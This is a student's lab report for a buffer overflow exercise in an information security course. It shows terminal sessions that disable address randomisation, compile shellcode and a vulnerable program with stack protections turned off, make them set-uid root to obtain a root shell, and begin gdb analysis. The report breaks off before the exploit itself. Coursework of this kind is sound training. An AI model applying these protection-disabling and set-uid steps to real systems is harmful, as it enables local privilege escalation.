

Information Security

LAB 3


Name: Atmik Ajoy

SRN: PES1201800189

Section: 'A'

Task 1:

- Considering that ubuntu uses address space randomisation to randomise starting address of heap and stack, guessing them is very hard making it harder to actually carry out the buffer overflow attack. Since this lab is about carrying it out, we are going to disable the address randomisation with the command **kernel.randomize_va_space=0**




The screenshot shows a terminal window titled "atmik-pes1201800189 [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$
```


The terminal window has a dark purple background and a vertical sidebar on the left containing various application icons. The top of the window shows standard window controls and system status icons.

- Shellcode we have written is used to launch the shell and contains assembly level version of the code which we use stored in a buffer to launch the root shell to facilitate the attack
- ./call_shellcode invoked the aforementioned shell, hence successfully launching user shell in seed environment
- The shell program in bash uses principle of least privilege and drops its existing root privileges when invoked, thereby offering protection against buffer attacks.



```
atmik-pes1201800189 [Running] - Oracle VM VirtualBox
Terminal
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ gcc call_shellcode.c -o call_shellcode
-z execstack
call_shellcode.c: In function 'main':
call_shellcode.c:25:1: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
  strcpy(buf,code);
  ^
call_shellcode.c:25:1: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:25:1: note: include '<string.h>' or provide a declaration of 'strcpy'
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Feb 17 12:48 call_shellcode
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c  stack  stack.c
$
```

- The protection scheme is implemented in the `/bin/sh` file which is why we are replacing it with the `/bin/zsh` file since we want to try buffer overflow out.
- Now when we execute `./call_shellcode` it invokes root shell in the `/bin/zsh`




The screenshot shows a terminal window titled "atmik-pes1201800189 [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ sudo chown root call_shellcode
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ sudo chmod 4755 call_shellcode
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ ls -l call_shellcode
-rwsr-xr-x 1 root seed 7388 Feb 17 12:48 call_shellcode
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ ./call_shellcode
# ls
call_shellcode  call_shellcode.c  stack  stack.c
#
```

The terminal window has a dark purple background and a blue sidebar on the left with various application icons. The top of the window shows standard window controls and system status icons.

Task 2:


- Fread function used in this context reads 517 bytes from badfile that will be created in the next task
- there is code responsible for buffer overflow problem as str is of 517 bytes and buffer of 12 bytes, usually relating to a segmentation fault but when exploited for buffer overflow can launch root bash if run as set-uid prg



```
atmik-pes1201800189 [Running] - Oracle VM VirtualBox
root@atmik-pes1201800189: /home/seed/Desktop/LAB3
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# gcc -o stack -z execstack -fno-stack-protector stack.c
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# chmod 4755 stack
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# exit
logout
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ ls -l stack
-rwsr-xr-x 1 root root 7476 Feb 17 12:51 stack
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$
```

Task 3:

- **-fno-stack-protector** option and **-z execstack** option are used to turn off StackGuard and non executable stack protections
- **b bof** sets a breakpoint at the function bof() defined in the stack.c program. Its used later to obtain the address of the method.



```
atmik-pes1201800189 [Running] - Oracle VM VirtualBox
root@atmik-pes1201800189: /home/seed/Desktop/LAB3
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ gcc stack.c -o stack_gdb -g -z -fno-stack-protector
/usr/bin/ld: warning: -z -fno-stack-protector ignored.
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9832 Feb 17 12:53 stack_gdb
[02/17/21]seed@atmik-pes1201800189:~/.../LAB3$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x8048517: file stack.c, line 6.
gdb-peda$ r
Starting program: /home/seed/Desktop/LAB3/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
```


- the program runs until the breakpoint when r is entered , our break point is bof function which was set in the previous step and it also displays all the associated registers assigned to program run.

```

atmik-pes1201800189 [Running] - Oracle VM VirtualBox
root@atmik-pes1201800189: /home/seed/Desktop/LAB3

[-----registers-----]
EAX: 0xbfffeb47 --> 0x34208
EBX: 0xb7f1c000 --> 0x1b1db0
ECX: 0xb7f1cbcc --> 0x25000
EDX: 0x0
ESI: 0x0
EDI: 0x205
EBP: 0xbfffeb18 --> 0xbfffed58 --> 0x0
ESP: 0xbfffeaf0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0xb7dc88a6 (<_GI_IO_fread+38>: mov eax,DWORD PTR [esi])
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)

